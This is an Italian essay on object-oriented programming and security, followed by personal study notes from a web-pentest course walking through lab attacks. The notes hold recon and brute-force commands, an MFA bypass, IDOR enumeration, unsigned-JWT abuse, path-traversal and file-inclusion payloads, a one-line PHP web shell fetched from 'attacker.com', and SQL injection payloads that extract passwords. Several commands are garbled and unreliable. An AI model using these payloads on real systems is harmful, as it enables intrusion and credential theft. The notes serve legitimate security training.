La programmazione orientata agli oggetti (Object-Oriented Programming, OOP) è un paradigma in cui il software viene modellato come un insieme di oggetti che interagiscono tra loro scambiandosi messaggi (chiamando metodi l’uno dell’altro). Un oggetto incapsula stato (dati, sotto forma di attributi/variabili) e comportamento (funzionalità, sotto forma di metodi/funzioni). I linguaggi OOP offrono costrutti come classi (definizioni generiche da cui istanziare oggetti concreti), ereditarietà (una classe può derivare da un’altra ereditando attributi e metodi, consentendo specializzazione e riuso del codice), polimorfismo (il fatto che chiamate a metodi possano riferirsi a implementazioni diverse in classi diverse, tipicamente via overriding – es. diversi oggetti tipo Figura con metodo disegna() implementato diversamente in Cerchio, Quadrato), e incapsulamento (detto sopra: la capacità di nascondere i dettagli interni di un oggetto e offrire solo interfacce pubbliche – spesso con modificatori di accesso come public/private/protected).

L’OOP nasce per gestire meglio la complessità di grandi progetti software, modellando entità vicine al dominio reale e promuovendo modularità e riusabilità. Ad esempio, in un sistema bancario si potrebbero avere classi Conto, Transazione, Cliente con relazioni di composizione e specializzazione (un ContoCorrente estende Conto aggiungendo un fido, etc.). Linguaggi strettamente OOP includono Java, C#, C++ (ibrido, multi-paradigma ma con forte supporto OOP), Python (multi-paradigma ma con OOP completo), Ruby, JavaScript (che in realtà è basato su prototipi, ma concettualmente OOP), ecc. Oggi, OOP è forse il paradigma dominante nello sviluppo di applicazioni enterprise.

Implicazioni per la sicurezza: la programmazione a oggetti porta benefici di organizzazione, ma introduce anche superfici di attacco peculiari. Ad esempio, la presenza di gerarchie di classi e funzioni virtuali apre il fianco a attacchi come l’overwrite di puntatori virtuali in exploit memory corruption (in C++ un oggetto ha un vtable pointer – se un buffer overflow sovrascrive quel puntatore, un attaccante può far eseguire codice arbitrario quando il programma chiamerà un metodo virtuale dell’oggetto). Questa è una considerazione bassa, valida solo in linguaggi non memory-safe (C++): mitigazioni come Control Flow Guard di Microsoft cercano proprio di impedire salto a vtable rogue.

Dal punto di vista di design, l’OOP a volte incoraggia un’eccessiva fiducia sugli oggetti – ad esempio, concetti come l’esecuzione di codice mobile: Java Applet, ActiveX, .NET assemblies, tutti casi in cui oggetti provenienti da terze parti vengono eseguiti localmente, con meccanismi di sandbox vari (Java aveva il security manager per applet, ActiveX si basava su firme digitali – con noti problemi se l’utente autorizzava un controllo malevolo). Questo scenario di mobile code necessita che i runtime siano robusti nel far rispettare i confini (spesso non lo furono, portando a deprecazione di tali tecnologie).

Un altro punto: i framework ad oggetti (tipici in Java, C#) che fanno ampio uso di riflessione e serializzazione. La serializzazione di oggetti è la capacità di convertire un oggetto in una forma (tipicamente binaria o testuale) per salvarlo o trasmetterlo, e poi ricostruirlo. Questo meccanismo ha portato a exploit come le deserialization vulnerabilities: se un’app accetta da input un oggetto serializzato (ad esempio, un token di sessione Java serializzato inviato nel cookie) un attaccante potrebbe manipolarlo per far istanziare oggetti malevoli o con stati inconsistenze. Ci sono state grosse vulnerabilità (es. CVE di Apache Commons-Collections e altri, dove un oggetto opportunamente costruito portava all’esecuzione di comandi arbitrari durante la deserializzazione, perché la classe aveva blocchi statici o metodi finalize con chiamate pericolose). Un responsabile deve conoscere questi pattern: ad esempio, in pen test su applicazioni Java enterprise, la deserializzazione non sicura è un must-check. La best practice è evitare la deserializzazione di oggetti da fonti non fidate, o usare formati sicuri (JSON, protocolli con schema), o whitelisting di classi deserializzabili.

Controllo degli accessi a oggetti: OOP a volte induce a pensare che i controlli possano essere fatti a livello di oggetto, ma in ambienti multi-utente/multi-tenant non basta. Ad esempio, in un’app web OOP potrebbe esserci metodo Documento.approva(); ma bisogna assicurarsi a livello applicativo che l’utente X possa approvare solo i documenti di sua competenza. Ciò porta a vulnerabilità come Insecure Direct Object Reference (IDOR): se l’app espone un endpoint /documento/approva?id=123 che chiama internamente doc.approva(), un utente malintenzionato potrebbe fornire un id di un documento che non dovrebbe poter modificare e se manca il controllo, l’oggetto viene comunque recuperato e il metodo invocato (violazione autorizzazione). L’approccio OOP puro a volte fa sottovalutare questo – perché a livello di codice, chiamare il metodo è lecito, ma manca il contesto di sicurezza. Quindi, un principio: integrare controlli di autorizzazione in tutti i metodi sensibili, oppure usare un framework di sicurezza (es. Spring Security) che si integri con l’OOP (annotation tipo @PreAuthorize su metodi, ecc.).

Benefici OOP per la sicurezza: d’altro canto, se ben applicato, OOP migliora la sicurezza del codice: l’incapsulamento può prevenire accessi indesiderati – se tutti gli campi sono private e l’oggetto valida i dati tramite setter, è più difficile corrompere lo stato. L’ereditarietà e polimorfismo possono favorire la scrittura di checker di sicurezza generici: ad esempio, una classe base Utente con metodo virtuale haPermesso(azione) può essere implementata diversamente in UtenteStandard e Admin, permettendo all’app di chiedere genericamente utente.haPermesso("DELETE_USER") senza conoscere la classe concreta – design pulito che centralizza logica di auth. Tuttavia, se un attaccante riesce a far istanziare una sottoclasse controllata (vedi problema deserialization su classpath), quell’interfaccia generica potrebbe rispondere “sì ho permesso” falsamente. Perciò la riflessione insegna: l’OOP va usato con coscienza e meccanismi magici come riflessione, dependency injection, ecc. vanno vigilati. Ad esempio, i container di inversion of control (Spring, etc.) automaticamente viranano dipendenze tra oggetti; se configurati male, potrebbero esporre bean sensibili su canali remoti (vedi ad es. JMX misconfigurato, o endpoint actuator in Spring Boot esposti senza auth, che permettono di manipolare runtime).

In termini di linguaggi concreti: Java e C# sono fortemente tipizzati e gestiti, riducono molti errori (no buffer overflow classici), ma ricordiamo incidenti come Log4Shell (una vulnerabilità in un logger che attraverso un lookup JNDI permetteva di scaricare un oggetto remoto – combinazione di serializzazione, rete e riflessione). Dunque, anche se il linguaggio previene certi bug, rimane la superficie dei runtime environment (JVM, .NET) e delle librerie di base. C++ aggiunge OOP al C ma mantiene la pericolosità del controllo manuale: così somma rischi (memory + OOP). Sviluppatori esperti possono scrivere codice sicuro, e moderne guidelines (C++ Core Guidelines) spingono a usare costrutti sicuri (smart pointer invece di raw pointer, etc.), ma molto codice legacy è vulnerabile. Python, JavaScript, PHP, Ruby supportano OOP ma in modo dinamico: qui la flessibilità è massima (es. in Python puoi aggiungere attributi a runtime agli oggetti, in JavaScript modificare prototipi al volo), e questo dinamismo può essere sfruttato malevolmente. Ad esempio, Prototype Pollution in JavaScript: se una libreria non isola bene i dati, un attaccante può iniettare proprietà nell’Object prototype globale, influenzando tutti gli oggetti (impatto a cascata su app intera). Ciò evidenzia che la surface di errori si sposta: meno memory corruption, più logiche e inconsistenze.

Paradigmi misti: molti team oggi adottano linguaggi multi-paradigma (es. Python, JavaScript) o abbracciano stili come la programmazione funzionale all’interno di contesti OOP (es. metodi immutabili, uso di lambda e stream in Java). La programmazione funzionale riduce certi bug (immutatibilità -> no race, no side effects difficili), ma non sempre è praticabile da sola (sistemi I/O, UI etc. spesso sono più facilmente espressi con oggetti). Tuttavia, un responsabile dovrebbe promuovere “il giusto strumento per il lavoro”: in componenti dove la robustezza è critica, valutare linguaggi memory-safe (Java, C#) o addirittura “provably safe” (es. Rust in sistemi), oppure script come Python per prototipi e analisi rapida sapendo che saranno un po’ più lenti. Per parti performance-critical ma delicate, considerare tecniche di verifica (es. strumenti di static analysis, o addirittura approcci formali se giustificato, come SPARK/Ada per software militare).

Sicurezza e ciclo di vita del software: indipendentemente dal linguaggio o paradigma, contano i processi: code review, static analysis, fuzzing, patching, gestione dipendenze (questo soprattutto in scripting: pip/npm composer – supply chain risk). Un responsabile dovrebbe assicurarsi che i team di sviluppo seguano secure coding guidelines e che ogni linguaggio usato abbia i suoi checker (es. linters, SonarQube ruleset per Java, ESLint/Retire.js per JS, Bandit per Python, PHPStan per PHP, ecc.).

In conclusione, comprendere i vari tipi di linguaggi e paradigmi consente a un responsabile della sicurezza di dialogare efficacemente con gli sviluppatori e valutare i rischi del software in esame. Ad esempio, se un nuovo sistema da proteggere è scritto in C++ con moduli Python embedded (come a volte succede in tool scientifici), egli saprà che deve considerare sia vulnerabilità a basso livello (C++) sia di alto livello (injection possibili in Python eval? ecc.). Se invece la sua organizzazione passa a microservizi in Node.js e Go, studierà gli specifici pitfalls (Prototype pollution, moduli npm malevoli, vs concurrency issues e memory usage in Go). In definitiva, la diversità di linguaggi riflette la diversità di problemi da risolvere; per la sicurezza informatica, ogni linguaggio/paradigma aggiunge un tassello: conoscendoli, si può implementare difese profonde (ad esempio: firewall WAF che riconosce attacchi comuni in PHP vs in Node), e soprattutto prevenire incidenti formando i team di sviluppo sulle giuste pratiche per quel contesto (ad es., per Java: “attenti alla deserializzazione di oggetti”; per C: “usa snprintf invece di sprintf per prevenire overflow”; per JavaScript: “valida bene input prima di usarli in DOM manipulations per evitare XSS”, e così via). Un professionista completo di sicurezza sa quindi muoversi trasversalmente tra il codice, individuando pattern pericolosi e suggerendo soluzioni appropriate al paradigma in uso.

Bug Bounty notes

Appunti raccolti durante il corso Practical Web Pentest Associate (PWPA) Certification di TCM, alla cui piattaforma rimando per il materiale necessario.

Parliamo brevemente delle differenze tra penetration testing e bug bounty hunting.

Nel bug bounty hunting, l’impatto è tutto. Facciamo un esempio: supponiamo di testare un sito web e di trovare un pannello di amministrazione accessibile da Internet. Questo pannello dovrebbe essere accessibile? Forse sì, forse no. Se stessimo conducendo un penetration test, questa potrebbe essere una segnalazione, a seconda dell’organizzazione e del motivo per cui il pannello è accessibile.

Ma se segnalassimo la stessa cosa in un programma di bug bounty, la risposta sarebbe:
“Questo non è un bug, è solo un problema di basso livello.”

Il programma di bug bounty vuole una dimostrazione dell’impatto:

  • Possiamo accedere a un account amministrativo?
  • Esiste una vulnerabilità sfruttabile in questo pannello?
  • Possiamo accedere a dati o funzioni a cui non dovremmo avere accesso?

Nel penetration testing, analizziamo tutta l’applicazione, ogni vulnerabilità è considerata, da quelle di basso livello a quelle critiche. Nel bug bounty, invece, cerchiamo di trovare vulnerabilità di alto livello per ottenere il miglior compenso possibile. Ciò non significa che le vulnerabilità minori non possano essere segnalate, ma più alto è l’impatto, maggiore sarà la ricompensa.

Un’altra differenza importante è la compliance (conformità). Molti penetration test vengono eseguiti per motivi di conformità normativa, mentre il bug bounty non sempre riguarda la conformità. Le aziende che partecipano ai programmi di bug bounty sono spesso già passate attraverso penetration test e vogliono un ulteriore livello di test da parte di più ricercatori.

A livello generale:

  • Penetration testing → Analisi completa di un’applicazione (conformità, vulnerabilità di tutti i livelli).
  • Bug bounty → Massima attenzione all’impatto (solo vulnerabilità gravi e dimostrabili).

https://owasp.org/Top10

https://cwe.mitre.org/index.html

https://www.sans.org/top25-software-errors

https://securityheaders.com

https://www.ssllabs.com/ssltest

Verificare il perimetro del test

Regola chiave: l’impatto sulla sicurezza è tutto

https://builtwith.com

https://www.wappalyzer.com

curl -I https://example.com Mostra gli header HTTP

Se ottieni un reindirizzamento (302 Redirect), usa:

curl -IL https://example.com

nmap -p 443 -A example.com -A → abilita l’Advanced Scan

Utilizza lo script http-server-header, che estrae l’intestazione del server HTTP

nmap -p 443 --script=http-server-header example.com 

nmap -p 80,443 example.com Scansiona più porte

https://securityheaders.com

https://www.shodan.io

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.0.0.10/FUZZ

Se vogliamo scansionare una sottodirectory:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.0.0.10/admin/FUZZ

Se vogliamo vedere solo risposte 200 (OK) o 301 (Redirect), possiamo usare:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.0.0.10/FUZZ -fc 404

dirb http://10.0.0.10/

-X → Specifica le estensioni da cercare:

dirb http://10.0.0.10/ -X .php,.html,.txt

Dirbuster è una versione grafica di Dirb:

dirbuster&

Ci sono molti altri strumenti per l’enumerazione! Esplora anche:

  • Gobuster (simile a Dirb, ma più veloce)
  • Wfuzz (altamente configurabile)
  • Nmap con http-enum

Google Dorking:

site:azena.comsite:azena.com -www
site:azena.com filetype:xlsx
site:azena.com filetype:pdf password

https://crt.sh/ inserisci “% .azena.com” -> % è un wildcard

Trovare sottodomini:

subfinder -d azena.com
subfinder -d azena.com -o azena_subdomains.txt
assetfinder azena.com
assetfinder azena.com | grep azena.com
assetfinder azena.com | grep azena.com | sort -u > azena2.txt
amass enum -d azena.com -o azena_amass.txt amass lento ma più risultati 
amass enum -d azena.com > azena_amass.txt

Verifica dei sottodomini attivi:

cat azena | sort -u > azenasorted.txt
cat azenasorted >> azena2.txt  >> appende in fondo al file
cat azena_subdomains.txt | httprobe
cat azena_subdomains.txt | httprobe > azena_active.txt
oppure se vogliamo scegliere solo https:
cat azena_sudomains.txt | httprobe -prefer-https > azena_active.txt
oppure
cat azena_active.txt | grep azena.com | sort -u | httprobe -prefer-https | grep https > azenaalive.txt

Catturare screenshot automatici:

mkdir azenapics
gowitness scan  file -f azenaalive.txt  azenapics --no-http
gowitness file -f azenaalive.txt -P azenapics --no-http
Combiniamo tutto:
subfinder -d azena.com | assetfinder | amass enum -d azena.com | sort -u > azena_all.txt
cat azena_all.txt | httprobe > azena_active.txt
gowitness scan  file -f azena_active.txt  azenapics --no-http

Burp Suite:

Ricordiamoci lo scope!

Con Burp Suite -> tasto destro su un dominio → “Add to scope”

Seleziona “Mostra solo elementi in scope”

Aggiorna il setting dei filtri

Estensioni da installare in Burp Suite Community Edition:

  • Autorize
  • JSON Web Tokens
  • Logger++
  • Turbo Intruder

Brute Force

/usr/share/wordlists/seclists/ -> payload e password

Burp Suite -> Intruder

Inviamo il POST all’Intruder e aggiungiamo il payload al valore che vogliamo testare (quello della password)

Terminale -> FFUF

Da Burp Suite copiamo e salviamo la richiesta (es. request.txt), sostituiamo il valore che vogliamo testare (quello della password) con FUZZ, quindi:

ffuf -request request.txt -request-proto http -w /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt -mc all

filtriamo i risultati:

ffuf -request request.txt -request-proto http -w /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt -mc all -fs 1814

Attacking MFA

Bypass dell’MFA tramite modifica dell’username:

  • Ripetiamo il flusso di autenticazione, ma questa volta proveremo a modificare il nome utente prima di inviare il codice MFA.
  • Accediamo con jessamy / pasta per arrivare alla schermata MFA
  • Otteniamo il codice MFA e attiviamo “Intercept” su Burp Suite
  • Intercettiamo la richiesta MFA e modifichiamo l’username da jessamy a Jeremy
  • Inoltriamo la richiesta e attendiamo la risposta del server

Risultato: Accesso effettuato con successo come Jeremy! 

Oppure dopo aver ottenuto l’accesso nel Repeater modifichiamo l’username e lasciamo l’MFA, SEND e verifichiamo l’accesso, se ottenuto dal Repeater -> Request in browser -> In original session e incollo nell’URL della pagina.

Il sistema applica un lockout dopo troppi tentativi falliti.

Con Burp Suite:

Proviamo un Cluster Bomb Attack, usa due wordlist: una per gli username, una per le password.

  • inviamo il POST all’Intruder
  • selezioniamo username e password nella richiesta “add”
  • impostiamo il tipo di attacco su Cluster Bomb
  • nel payload, carichiamo per username e password le rispettive liste
  • avviamo l’attacco

Per la challenge scegliamo alcune password da testare, ne scegliamo 4 per evitare il blocco al quinto tentativo fallito.

Nota, per cercare il dizionario che ci interessa:

find /usr/share/seclists -name ‘*user*’

vediamo le prime 10 righe per verificare se va bene quella lista:

head /usr/share/seclists/Password/password.txt

Con FFUF:

salviamo il POST come file txt, es. “request2.txt”

apriamo il file e modifichiamo: 

username=FUZZUSER&password=FUZZPASS

ffuf -request request2.txt -request-proto http -mode clusterbomb -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt:FUZZUSER -w pass.txt:FUZZPASS

“pass.txt” è un file da noi creato con 4 password per evitare il blocco al quinto tentativo fallito.

Cerchiamo tra le risposte quelle con un size diverso/maggiore

Altre tecniche di attacco (Authentication/Attacking MFA -> Checklist):

https://appsecexplained.gitbook.io/appsecexplained

IDOR – Insecure Direct Object Reference (Riferimento Diretto Insicuro agli Oggetti)

Il numero dell’account è visibile nell’URL.

Quando un ID utente viene passato come parametro nell’URL, nel corpo di una richiesta, nell’header o nei cookie, dobbiamo provare a manipolarlo per verificare se possiamo accedere a dati non autorizzati.

Con Burp Suite:

Intercettiamo la richiesta. Troviamo l’ID dell’utente nell’URL e inviamo la richiesta a Repeater. Modifichiamo il numero dell’ID utente e inviamo la richiesta. Se scorrendo la risposta vediamo un nuovo utente, come Alice, significa che l’applicazione sta restituendo informazioni basate solo sull’ID dell’oggetto, senza verificare i permessi. Questa vulnerabilità è molto diffusa nelle API, dove è chiamata Broken Object Level Authorization (BOLA).

Ricerca di account amministratore:

Ora vogliamo scoprire se esistono account amministratore nel sistema. Mandiamo la richiesta a Burp Intruder (CTRL + I). Selezioniamo l’ID utente come parametro da attaccare. Carichiamo una wordlist di numeri (num.txt) e avviamo l’attacco. Nei risultati dell’attacco, filtriamo i risultati cercando la parola “admin”.

Script per generare numeri da 1 a 4999 e salvo il risultato nel file num.txt

for i in range(1, 5000):
    print(i)
head num.txt
tail num.txt

Con FFUF:

ffuf -u “https://example.com/account?id=FUZZ” -w num.txt -mr “admin”

ffuf -u ‘http://localhost/labs/e0x02.php?account=FUZZ’ -w num.txt -mr ‘admin’

API

curl -X GET https://catfact.ninja/breeds

Eseguiamo la richiesta CURL attraverso Burp Suite:

curl --proxy http://127.0.0.1:8080 https://catfact.ninja/breeds -k

-k serve a ignorare gli errori di certificato dovuti al proxy auto-firmato di Burp Suite.

Se volessimo inserire una nuova razza di gatto nell’API, useremmo una richiesta POST:

curl -X POST --proxy http://127.0.0.1:8080 https://catfact.ninja/breeds -k -d '{“name”: “CheeseCat”}'

Se volessimo aggiornare la razza appena creata, useremmo PUT:

curl -X PUT --proxy http://127.0.0.1:8080 https://catfact.ninja/breeds -k -d '{“origin”: “Italy”}'

Con Burp Repeater:

Catturiamo una richiesta GET con Burp Suite.

Cambiamo il metodo GET → POST e modifichiamo i dati nel body.

Inviamo la richiesta e analizziamo la risposta.

Broken Access Control

jwt.io

Un JWT è composto da tre parti separate da punti (.):

HEADER.PAYLOAD.SIGNATURE

Header → Contiene il tipo di token e l’algoritmo di firma.

Payload → Contiene le informazioni dell’utente (es. ID utente, ruolo, permessi).

Signature → Serve per verificare che il token non sia stato modificato.

Se il terzo segmento (signature) manca, il token può essere manipolato senza che l’applicazione se ne accorga.

GET recupera informazioni

POST crea nuove risorse

PUT aggiorno risorse esistenti

DELETE elimina risorse esistent

curl -X POST -H "Content-Type: application/json" -d '{"username": "jeremy", "password": "cheesecake"}' http://localhost/labs/api/login.php

risposta:

{"status":"success","token":"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=."}

echo 'eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=' | base64 -d

risposta:

{"user":"jeremy","role":"staff"}

curl -X GET "http://localhost/labs/api/account.php?token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=."

risposta:

{"username":"jeremy","role":"staff","bio":"Java programmer."}

curl -X PUT -H "Content-Type: application/json" -d '{"token": "eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=.", "username":"jeremy", "bio": "Jeremy bio."}' http://localhost/labs/api/account.php

risposta:

{"status":"success","message":"Bio updated successfully"}

Infatti, verifico:

curl -X GET "http://localhost/labs/api/account.php?token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=."

risposta con bio aggiornata:  

{"username":"jeremy","role":"staff","bio":"Jeremy bio."}

Provo a modificare la bio di un altro utente, jessamy, utilizzano il JWT di jeremy:

curl -X PUT -H "Content-Type: application/json" -d '{"token": "eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=.", "username":"jessamy", "bio": "BLFA bio."}' http://localhost/labs/api/account.php

risposta:

{"status":"success","message":"Bio updated successfully"}

Recupero il JWT di jessamy:

curl -X POST -H "Content-Type: application/json" -d '{"username": "jessamy", "password": "tiramisu"}' http://localhost/labs/api/login.php

risposta:

{"status":"success","token":"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVzc2FteSIsInJvbGUiOiJhZG1pbiJ9."}

e lo uso per verificare le info di jessamy e la modifica delle bio:

curl -X GET "http://localhost/labs/api/account.php?token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVzc2FteSIsInJvbGUiOiJhZG1pbiJ9."

modifica effettuata:

{"username":"jessamy","role":"admin","bio":"BLFA bio."}

API Index

POST /login.php

curl -X POST -H "Content-Type: application/json" -d '{username: "admin", password: "password123"}' http://localhost/labs/api/login.php

GET /account.php

curl -X GET "http://localhost/labs/api/account.php?token=JWT"

PUT /account.php

curl -X PUT -H "Content-Type: application/json" -d '{token: "JWT", username:"username", bio: "New bio information."}' http://localhost/labs/api/account.php

Testing with Autorize

Con Burp Suite:

Attenzione all’uso corretto degli ‘ e delle “

Per testare le autorizzazioni, dobbiamo raccogliere alcuni JSON Web Tokens (JWT) dei diversi utenti:

curl -X POST -H "Content-Type: application/json" -d '{"username": "jeremy", "password": "cheesecake"}' http://localhost/labs/api/login.php

risposta:

{"status":"success","token":"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=."}

curl -X POST -H "Content-Type: application/json" -d '{"username": "jessamy", "password": "tiramisu"}' http://localhost/labs/api/login.php

risposta:

{"status":"success","token":"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVzc2FteSIsInJvbGUiOiJhZG1pbiJ9."}

Andiamo su burpusuite e attiviamo Autorize:

curl -X PUT -H "Content-Type: application/json" -b “session= eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=." -d ‘{"username":"jeremy", "bio": "New bio v.2."}' http://localhost/labs/api/v2/account.php

risposta:

{"status":"success","message":"Bio updated successfully"}

curl -X PUT --proxy localhost:8080 -H "Content-Type: application/json" -b “session=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=." -d ‘{"username":"jeremy", "bio": "New bio v.2."}' http://localhost/labs/api/v2/account.php

risposta:

curl: (3) URL using bad/illegal format or missing URL

{"status":"success","message":"Bio updated successfully"

curl -X PUT --proxy localhost:8080 -H "Content-Type: application/json" -b “session=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=.eyJ1c2VyIjoiamVyZW15Iiwicm9sZSI6InN0YWZmIn0=." -d ‘{"username":"jeremy", "bio": "New bio v.2."}' http://localhost/labs/api/v2/account2.php

risposta:

curl: (3) URL using bad/illegal format or missing URL

{"status":"success","message":"Bio updated successfully"

Local File Inclusion Attacks

Con Burp Suite:

Nota: abilitare tutte le voci nel filtro “Http history filter”

Se un’applicazione web carica file basandosi su un parametro utente:

http://localhost/labs/fi0x01.php?filename=chocolate_cake.txt

L’attaccante potrebbe manipolare il parametro per ottenere file di sistema con Repeater:

http://localhost/labs/fi0x01.php?filename=../../../../../../etc/passwd

Dal Repeater si può usare anche l’Intruder, aggiungendo il payload a:

../../../../../../etc/passwd

e selezionando una lista per il path traversal 

(nella CE /seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt)

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README.md

Remote File Inclusion Attacks

Con Burp Suite:

Nota: abilitare tutte le voci nel filtro “Http history filter”

Inviamo la richiesta al Repeater:

/labs/fi0x02.php?filename=files%2Fchocolate_cake.txt

e sostituiamo con:

/labs/fi0x02.php?filename=../../../../../ect/passwd

otteniamo la risposta:

file_get_contents(ect/passwd): failed to open stream: No such file or directory 

Se l’applicazione blocca dot-slash (../), possiamo provare a bypassare i filtri con l’URL encoding:

/labs/fi0x02.php?filename=%2e%2e%2f%2e%2e%2fetc/passwd

O con doppia codifica (%252e%252e%252f)

/labs/fi0x02.php?filename=%252e%252e%252f%252e%252e%252fetc/passwd

O con la manipolazione di filtri non ricorsivi:

/labs/fi0x02.php?filename=....//....//....//etc/passwd

/labs/fi0x02.php?filename=..././..././..././..././..././etc/passwd

Se l’app è vulnerabile a LFI, possiamo usare PHP Wrappers per leggere file PHP nascosti. Ora testiamo la possibilità di includere file remoti. Test di inclusione remota con Google:

/labs/fi0x02.php?filename=https://www.google.com

/labs/fi0x02.php?filename=php://filter/convert.base64-encode/resource=db.php

             =php://filter/convert.base64-encode/resource=..././db.php

Con l’ultima manipolazione otteniamo una risposta contenente una parte codificata. La decodifichiamo in base64 e otteniamo le credenziali per la web application.

Se l’app restituisce una stringa codificata in Base64, possiamo decodificarla:

echo "BASE64STRING" | base64 -d

Note:

Null Byte Injection: solo su vecchie versioni di PHP < 5.3

https://example.com/index.php?filename=../../../../../etc/passwd%00

Directory Traversal per accedere ai file di sistema

Payload per leggere /etc/passwd su Linux:

https://example.com/index.php?filename=../../../../../etc/passwd

Per Windows:

https://example.com/index.php?filename=../../../../../windows/system32/drivers/etc/hosts

Importante:

/etc/passwd è spesso leggibile da tutti e contiene gli utenti del sistema.

/etc/hosts su Linux e hosts su Windows possono rivelare informazioni di rete.

Se il sito è vulnerabile a RFI, possiamo inserire un file PHP dannoso:

Creiamo un file PHP con codice malevolo (shell.php):

<?php system($_GET['cmd']); ?>

Carichiamo shell.php su un nostro server web:

python3 -m http.server 8080

Eseguiamo il payload nel sito vulnerabile:

https://example.com/index.php?filename=http://attacker.com/shell.php&cmd=whoami

File Inclusion Challenge Walkthrough

Con FFUF:

Da burp salviamo la richiesta:

GET /labs/api/fetchRecipe.php?filename=chocolate_cake.txt

in un file chiamato api_req.txt.

Apriamo il file nel terminale:

nano api_req.txt

Inseriamo il nostro punto di test (fuzzpoint) nella richiesta e salviamo il file.

GET /labs/api/fetchRecipe.php?filename=FUZZ HTTP/1.1

quindi:

ffuf -request api_req.txt -request-proto http -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fw 19,20

Date le troppe risposte, filtro con -fw 19,20

Invio la GET al Repeater e sostituisco dopo filename= i payload trovati da FUFF e ottengo /etc/passwd

Basic SQLInjection Attacks

jeremy' or 1=1#

Se otteniamo più risultati del previsto, l’app è vulnerabile a SQL Injection!

jeremy' or 1=1-- -
jeremy' or 1=2-- -
jeremy' or 1=3-- -
jeremy' union select null#

Se otteniamo errore, aumentiamo il numero di NULL fino a trovare la giusta quantità:

jeremy' union select null,null,null#

Se otteniamo un risultato, sappiamo che la query originale ha 3 colonne.

Ora possiamo sostituire NULL con dati reali, come username, password, email.

jeremy' union select null,null,version()#

Se l’output mostra 8.0.33, sappiamo che il database è MySQL.

Elencare tutte le tabelle:

jeremy' union select null,null,table_name from information_schema.tables#

le colonne:

jeremy' union select null,null,column_name from information_schema.columns#

Ora che conosciamo il nome della tabella degli utenti (users), proviamo a ottenere le password:

jeremy' union select null,null,password from injection0x01#

Se la query originale seleziona dati numerici, UNION SELECT potrebbe restituire errore. Ad esempio, se una colonna ID è di tipo INT, dobbiamo assicurarci di restituire un numero:

jeremy' union select null(int),1,null from injection0x01#

PortSwigger Web Security Academy

OWASP SQL Injection Cheat Sheet

Blind SQL Injection Attacks – Part 1

Configurazione di Burp Suite

Avvia Burp Suite e vai su Proxy → HTTP History.

Se usiamo lo stesso browser per diverse attività, il log può riempirsi di richieste indesiderate. Per filtrare il traffico, andiamo su Target → Scope Settings e aggiungiamo:

http://localhost

Burp chiederà se vogliamo escludere le richieste fuori dallo scope → Clicchiamo su Yes. 

Cancelliamo la cronologia HTTP per pulire il traffico non necessario. Ora Burp intercetterà solo il traffico relativo al nostro laboratorio!

Accesso all’applicazione e raccolta di informazioni

Accediamo con le credenziali di default

Dopo il login, veniamo reindirizzati alla dashboard principale.

Con Burp Suite vediamo una richiesta POST con i parametri username e password. Nella risposta, troviamo un session cookie che sembra un hash MD5. Il contenuto della risposta ha una lunghezza di 1928 byte. Se il login fallisce, la risposta cambia leggermente e la lunghezza diventa 2122 byte.

Questo suggerisce che possiamo identificare risposte differenti basandoci sulla lunghezza del contenuto.

Proviamo qualche payload:

jeremy' or 1=1#

possiamo codificarlo

jeremy'+or+1%3d1%23
jeremy” or 1=1#

Automazione con SQLMap:

Copia la richiesta di POST e la salviamo in un file chiamato request.txt.

Eseguiamo SQLMap:

sqlmap -r req.txt

SQLMap cercherà automaticamente vulnerabilità nei parametri inviati.

Possibili esiti:

se SQLMap rileva una vulnerabilità, elencherà i database disponibili. Se nessun parametro è vulnerabile, dobbiamo provare un altro punto di iniezione.

Cercare SQL Injection in altri punti dell’applicazione:

dopo il login, il session cookie è incluso in tutte le richieste HTTP (la GET dopo POST). Forse l’applicazione lo processa internamente.

Testiamo SQL Injection nel cookie:

invio della richiesta (la GET dopo POST) in Burp Repeater.

modifica del session cookie 

Cookie: session=6967cabefd763ac1a1a88e11159957dba; csrf0x01=jeremy

ottengo risposta ha una lunghezza di 1928 byte invece di 1027 di corretto

allora provo con un payload SQL:

Cookie: session=6967cabefd763ac1a1a88e11159957db' or 1=1#; csrf0x01=jeremy

Invio della richiesta e confronto della risposta.

Se il login viene accettato, abbiamo scoperto una vulnerabilità!

Conferma della SQL Injection cieca

Testiamo con un payload che dovrebbe generare un errore:

' AND 1=2#

Se l’applicazione restituisce una risposta di login fallito, sappiamo che la query è stata eseguita!

Proviamo invece con:

' AND 1=1#

